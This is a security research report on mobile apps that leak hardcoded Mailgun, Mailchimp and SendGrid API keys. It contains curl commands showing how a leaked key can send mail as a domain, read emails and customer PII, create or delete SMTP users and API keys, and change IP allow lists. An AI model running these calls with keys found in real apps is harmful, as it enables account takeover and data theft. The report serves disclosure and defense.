
Hardcoded API Keys of Email Marketing Services Puts 54M+ Mobile App Users at Risk

Researchers: Vishal Singh, Mayank Pandey & Godson Bastin

Editors: Benila Susan Jacob & Bablu Kumar

CloudSEK's BeVigil, the world's first security search engine for mobile apps, uncovered about **50% of the analyzed (600) apps**, leaking API keys of three popular transactional and marketing email service providers; **Mailgun, MailChimp**, and **Sendgrid**. Transactional email services reduce developer time, improve deliverability and reduce support issues. Together these three email service providers command a sizable market share of the global individual and retail population.



An overall examination of all three email service providers' data revealed that the **USA** was the country with the highest number of downloads followed by the UK, Spain, Russia, and India, leaving over 54 million mobile app users vulnerable. These leaked API keys allow threat actors to perform a variety of unauthorized actions such as sending emails, deleting API keys, and modifying two-factor authentication.

Interesting Findings from BeVigil

- 1,550 apps leaked Algolia API keys, out of which 32 apps contained hardcoded keys.

- 3,207 apps are leaking Twitter API keys that can be used to gain access/take over Twitter accounts.
- 0.5% of mobile apps expose AWS API keys, thereby risking their internal networks and data.
- 2 unclaimed packages in the MailChimp code created dependency confusion uncovering several apps leaking Mailchimp API keys.

Note: While this is not a flaw in the email service providers, it is evidence of how API keys are mishandled by app developers. So, it is up to individual companies to address the security concerns associated with payment gateways, AWS services, open firebases, etc.

API & API Keys

An API (Application Programming Interface) is a piece of software that allows applications to communicate with each other without any human intervention. An API key is a special identification used by users, developers, or calling programs to authenticate themselves to an API. API keys may be implemented and used in various ways across various platforms, however, it is always advisable to keep them private.
This report contains a detailed analysis of the API keys leaked via the three email service providers and how attackers can possibly exploit them.

Mailgun

Mailgun provides email API services enabling brands to send, validate, and receive emails through their domain at scale. Its API-first approach attracts developers to build powerful and flexible services that allow you to send transactional or bulk emails through your app.

Highlights

- 35% of the analyzed packages (53 out of 151) contained a valid Mailgun key embedded in their Android code.
- A total of 132 domains were configured with those valid Mailgun keys.
- The highest number of apps with valid hardcoded API keys were from the USA followed by Brazil and Russia.
- Our analysis revealed that all 53 packages, with valid API keys, allowed anyone to read/send emails as well as modify SMTP details on behalf of the domain.

Sending Emails

One can send emails from/on behalf of 132 domains that were configured using MailGun API. For the proof-of-concept, the researchers were able to send an email from a domain using the exposed API key.

```
curl -s --user 'api:YOUR_API_KEY' \
    https://api.mailgun.net/v3/YOUR_DOMAIN_NAME/messages \
    -F from='Excited User <mailgun@YOUR_DOMAIN_NAME>' \
    -F to=YOU@YOUR_DOMAIN_NAME \
    -F to=bar@example.com \
    -F subject='Hello' \
    -F text='Testing some Mailgun awesomeness!'
```

Code snippet used for sending an email using the MailGun API key

Screenshot of the email received from the MailGun API key

Reading Emails

One can **read more than 500 emails from 132 domains** that were configured using MailGun. Using the Curl query, a malicious actor can read any sensitive email and attached data of these organizations.

```
curl --user 'api:{API_KEY}' https://api.mailgun.net/v3/{APPLICATION_ID}/events
```

Curls query for reading Mailgun emails


Reading all email data of an organization

Get SMTP Credentials

The Simple Mail Transfer Protocol (SMTP) is a protocol for electronic mail transmission. If SMTP is enabled on the server, one can read SMTP credentials and access other information regarding it.

- One can read SMTP details for 132 domains using this curl query by supplying the API keys.

```
curl --user 'api:{API_KEY}' -G
https://api.mailgun.net/v3/domains/{APPLICATION_ID}/credentials
```



SMTP credentials exposed using the query

- So much so that one can create new SMTP users and even delete the existing ones.

```
curl --user 'api:{API_KEY}' -G
https://api.mailgun.net/v3/domains/{DOMAIN_NAME}/credentials  -F login='LOGIN_NAME'
-F password='PASSWORD'
```

Query for creating a new SMTP User

```
curl -X DELETE --user 'api:{API_KEY}' -G
https://api.mailgun.net/v3/domains/{DOMAIN_NAME}/credentials/test
```

Query for deleting a user

Get IP Address

The IP API endpoint allows you to access information regarding the IPs allocated to your Mailgun account that is used for outbound sending.

- One can get 128 unique IP addresses allocated to Different MailGun Accounts.

```
curl --user 'api:{API_KEY}' https://api.mailgun.net/v3/ips
```

IP address list associated with the Mailgun account exposed

Get Stats

Mailgun tracks all of the events that occur throughout the system. Using the endpoint, can fetch all the statistics calculated in hourly, daily, and monthly resolution in the UTC timezone. This endpoint collects different event types and generates statistics.

```
curl -s --user 'api:YOUR_API_KEY' -G \
   https://api.mailgun.net/v3/YOUR_DOMAIN_NAME/stats/total \
   -d event='accepted' \
   -d event='delivered' \
   -d event='failed'
```

Curl request for Mailgun statistics

```
{
  "end": "Fri, 01 Apr 2012 00:00:00 UTC",
  "resolution": "month",
  "start": "Tue, 14 Feb 2012 00:00:00 UTC",
  "stats": [
    {
      "time": "Tue, 14 Feb 2012 00:00:00 UTC",
      "accepted": {
        "outgoing": 10,  // authenticated
        "incoming": 5,   // unauthenticated
        "total": 15
      },
      "delivered": {
          "smtp": 15,  // delivered over SMTP
          "http": 5,   // delivered over HTTP
          "total": 20
      },
      "failed": {
        "permanent": {
          "bounce": 4,
          "delayed-bounce": 1,
          "suppress-bounce": 1,       // recipients previously bounced
          "suppress-unsubscribe": 2,  // recipients previously unsubscribed
          "suppress-complaint": 3,    // recipients previously complained
          "total": 10                 // failed permanently and dropped
        },
        "temporary": {
          "espblock": 1   // failed temporary due to ESP block, will be retried
        }
      },
    }
  ]
}
```

Stats output

Webhooks

A webhook is a way for one application to deliver data to another app in real-time. We found 3 domains with Webhooks configured that allowed actions like creating, accessing, and deleting Webhooks.

- Here is a documentation of the most common functionality performed by Mailgun Webhooks.

Webhook Name	Documentation
clicked	Tracking Clicks
complained	Tracking Spam Complaints
delivered	Tracking Deliveries
opened	Tracking Opens
permanent_fail	Tracking Failures
temporary_fail	Tracking Failures
unsubscribed	Open and Click Bot Detections

- On performing the query, we found these endpoints configured for webhooks.

```
curl  --user 'api:{API_KEY}' -G
https://api.mailgun.net/v3/domains/{DOMAIN_NAME}/webhooks
```

Sample webhook endpoints


Mailing Lists

- A mailing list is a group of members (recipients) that has an email address, like

developers@mailgun.net. This address now becomes an ID for this mailing list and when you send a mail to developers@mailgun.net, all members of the list will receive a copy of it.

- It was assessed that 5 of the accounts were actively using mailing lists to send emails. Here we checked the status code only.
- From those accounts, one can retrieve 15,607 mailing emails of customers and launch a phishing campaign.
- The email IDs can be obtained by using the following Curl query.

```
curl -s --user 'api:YOUR_API_KEY' -G \ https://api.mailgun.net/v3/lists/pages
```




Mailing list obtained from the API query

Listing Members

The API endpoint can paginate over list members in a given mailing list and show all the subscribed or unsubscribed emails.

```
curl -s --user 'api:YOUR_API_KEY' -G
\https://api.mailgun.net/v3/lists/LIST@YOUR_DOMAIN_NAME/members/pages
```



Members of a mailing list

MailChimp

Mailchimp is a transactional email service first introduced in 2001 and later launched as a paid service with an additional freemium option in 2009. Within a year, its user base grew from 85K to 450K and according to the statistics, more than 600 million emails are sent through the platform every day.


Highlights

- Out of the total 319 identified API keys, 90 API keys (i.e. 28%) were found to be valid.
- The highest number of apps with valid hardcoded API keys were from the USA followed by the UK and Spain.
- Out of the total 90 valid API keys, 12 keys were found to allow read email access.
- An app with the highest number of downloads (10 Million) from the UK region is vulnerable to read email access.

Reading Conversations

- Out of the 91 mobile apps, one can obtain over 4,500 email conversations.
- The data consists of the sender's email, receiver's email, subject, name, message, etc.

```
curl -X GET 'https://${dc}.api.mailchimp.com/3.0/conversations  --user
"anystring:${apikey}"'
```



Screenshot of a fetched conversation

Customer Information

The endpoint mentioned below can fetch information about a specific customer from the store to track their orders and view e-commerce data including full names, email IDs, full shipping addresses, billing addresses, latitude, longitude, etc.

- CloudSEK was able to discover that the PII of about 8.8 million customers was at risk.
- The compromised data includes:
    - Customers' order history
    - 7.5 million customers' email lists
    - 1.3 million store and order data

```
curl -X GET
'https://${dc}.api.mailchimp.com/3.0/ecommerce/stores/{store_id}/customers  --user
"anystring:${apikey}"'
```

Screenshot of the customer order history information

- On the Orders portal, all the orders made by the customers along with their private Information can be obtained using this endpoint:

```
curl -X GET
'https://${dc}.api.mailchimp.com/3.0/ecommerce/stores/{store_id}/orders/  --user
"anystring:${apikey}"'
```

Screenshot of the private information obtained for a specific customer

Email Lists

Email lists of multiple campaigns containing PII such as full names, full residence address, email ID, IP address, latitude, longitude, etc, were identified.

```
curl -X GET  'https://${dc}.api.mailchimp.com/3.0/lists/{list_id}/members/  --user
"anystring:${apikey}"'
```

Screenshot of email list containing customer PII

Authorized Applications

- We were able to get the details of all the authorized 3rd party applications connected to a MailChimp account.
- A total of 91 apps had authorized applications connected to them.

```
curl -X POST \ https://mandrillapp.com/api/1.0/subaccounts/list \ -d
'{"key":"","q":""}'
```

Screenshot of the details of connected apps

Manipulating Promo Codes

- The following endpoint can fetch the details of all the promo codes used for the MailChimp shops along with the ability to create new promo codes with any discount rate.
- One can fetch around 7,000 promo codes from all the stores.

```
curl -X GET
'https://${dc}.api.mailchimp.com/3.0/ecommerce/stores/{store_id}/promo-rules/
--user "anystring:${apikey}"'
```

Screenshot showing the promo codes discovered via the above endpoint

Campaigns

- A campaign is a set of ad groups (ads, keywords, and bids) that share a budget, location targeting, and other details.
- 10 companies with online stores were found leaking 1.3 million records of online orders (due to the hardcoded API key).
- About 90 companies amounting to 7.5 million email lists and campaign records.
- The endpoint can get a list of all the campaigns run by a company.
    - One could start their own campaign and start sending emails on behalf of the company
    - Old campaigns can also be modified and subscribers can be added and removed.

```
curl -X GET  'https://${dc}.api.mailchimp.com/3.0/campaigns  --user
"anystring:${apikey}"'
```

List of campaigns from a company

SendGrid


SendGrid is a communication platform intended for transactional and marketing emails. They provide cloud-based services to assist businesses with shipping notifications, friend requests, sign-up confirmations, email newsletters, etc.

Highlights

- Out of 319 identified API keys, 128 keys were found to be valid.
- The highest number of apps with valid hardcoded API keys were from the USA followed by the UK and India.
- 121 of the total 128 valid keys can allow threat actors to **send emails** using SendGrid.
- 65 of the total 128 valid keys can allow the threat actors to **delete API keys**.
- 42 of the total 128 valid API keys allow threat actors to **modify 2FA**.

Sending Emails

- One can send emails on behalf of 121 valid API keys that were configured to send emails. It could have a significant increase in billing.



Screenshot of the email sent on behalf of a company

Create API Keys

- An actor with full access can create additional 100 API keys and access all parts of an account.

```
curl -X POST "https://api.sendgrid.com/v3/api_keys" \
--header "Authorization: Bearer <<YOUR_API_KEY_HERE>>" \
--header "on-behalf-of: The subuser's username. This header generates the API call
as if the subuser account was making the call." \
--header "Content-Type: application/json" \
--data '{"name": "My API Key", "scopes": ["mail.send", "alerts.create",
"alerts.read"]}'
```

Command for creating API

Add IP to Allow List

- The IP Access Management endpoint allows you to control which IP addresses can be used to access your account, either through the User Interface or the API.
- This can allow actors to add malicious IP addresses as there is virtually no limit to how many threat actors can add.
- The actor can even remove legitimate user IP addresses blocking their own access to their account.

```
curl -X POST "https://api.sendgrid.com/v3/access_settings/whitelist" \
--header "Authorization: Bearer <<YOUR_API_KEY_HERE>>" \
--header "on-behalf-of: The subuser's username. This header generates the API call
as if the subuser account was making the call." \
--header "Content-Type: application/json" \
--data '{"ips": [{"ip": "192.168.1.1"}, {"ip": "192.*.*.*"}, {"ip":
"192.168.1.3/32"}]}'
```

Command for adding one or more IPs to the allow list

Other Permissions

- An API Key may be connected to a variety of additional permissions. (See the Appendix for the whole list of permissions provided.)
- API keys may be assigned certain permissions, or scopes, that limit which API endpoints they are able to access.

Conclusion

In modern software architecture, APIs integrate new application components into existing architecture. So its security has become imperative. Software developers must avoid embedding API keys into their applications and should follow secure coding and deployment practices.

- **Standardizing Review Procedures**: Ensure accurate versioning. Publication requires the code base to be examined, reviewed, and approved prior to versioning. Complying with standardized procedures prevents key exposures.
- **Rotating Keys**: Variables in an environment are alternate means to refer to keys and disguise them. Variables save time and increase security. Adequate care should be taken to ensure that files containing environment variables in the source code are not included.
- **Hiding Keys**: Variables in an environment are alternate means to refer to keys and disguise them. Variables save time and increase security. Adequate care should be taken to ensure that files containing environment variables in the source code are not included.
- **Use Vault**: Vault can be used to store any secret in a secure manner.

Responsible Disclosure

CloudSEK has notified the involved entities and the affected apps about the hardcoded API keys.

References

- Simple Mail Transfer Protocol - Wikipedia
- API security best practices | Google Maps Platform

Appendix

Important SendGrid Scopes		
access_settings.activity.read	credentials.delete	mail_settings.read
access_settings.whitelist.create	credentials.read	mail_settings.spam_check.read
access_settings.whitelist.delete	credentials.update	mail_settings.spam_check.update
access_settings.whitelist.read	devices.stats.read	mail_settings.template.read
access_settings.whitelist.update	email_activity.read	mail_settings.template.update

alerts.create	geo.stats.read	mail.batch.create
alerts.delete	ips.assigned.read	mail.batch.delete
alerts.read	ips.pools.create	mail.batch.read
alerts.update	Ips.pools.delete	mail.batch.update
api_keys.create	ips.pools.ips.create	mail.send
api_keys.delete	ips.pools.ips.delete	mailbox_providers.stats.read
api_keys.read	ips.pools.ips.read	marketing_campaigns.create
api_keys.update	ips.pools.ips.update	marketing_campaigns.delete
asm.groups.create	ips.pools.read	marketing_campaigns.read
asm.groups.delete	ips.pools.update	marketing_campaigns.update
asm.groups.read	ips.read	newsletter.create
asm.groups.update	ips.warmup.create	newsletter.delete
billing.create	ips.warmup.delete	newsletter.read
billing.delete	ips.warmup.read	newsletter.update
billing.read	ips.warmup.update	partner_settings.new_relic.read
billing.update	mail_settings.address_whitelist.read	partner_settings.new_relic.update
browsers.stats.read	mail_settings.address_whitelist.update	partner_settings.read
categories.create	mail_settings.bcc.read	partner_settings.sendwithus.read

categories.delete	mail_settings.bcc.update	partner_settings.sendwithus.update
categories.read	mail_settings.bounce_purge.read	stats.global.read
categories.stats.read	mail_settings.bounce_purge.update	stats.read
categories.stats.sums.read	mail_settings.footer.read	subusers.create
categories.update	mail_settings.footer.update	subusers.credits.create
clients.desktop.stats.read	mail_settings.forward_bounce.read	subusers.credits.delete
clients.phone.stats.read	mail_settings.forward_bounce.update	subusers.credits.read
clients.stats.read	mail_settings.forward_spam.read	subusers.credits.remaining.create
clients.tablet.stats.read	mail_settings.forward_spam.update	subusers.credits.remaining.delete
clients.webmail.stats.read	mail_settings.plain_content.read	subusers.credits.remaining.read
credentials.create	mail_settings.plain_content.update	subusers.credits.remaining.update
subusers.credits.update	subusers.monitor.update	subusers.stats.sums.read

subusers.delete	subusers.read	subusers.summary.read
subusers.monitor.create	subusers.reputations.read	subusers.update
subusers.monitor.delete	subusers.stats.monthly.read	suppression.update
subusers.monitor.read	subusers.stats.read	templates.create
templates.read	templates.delete	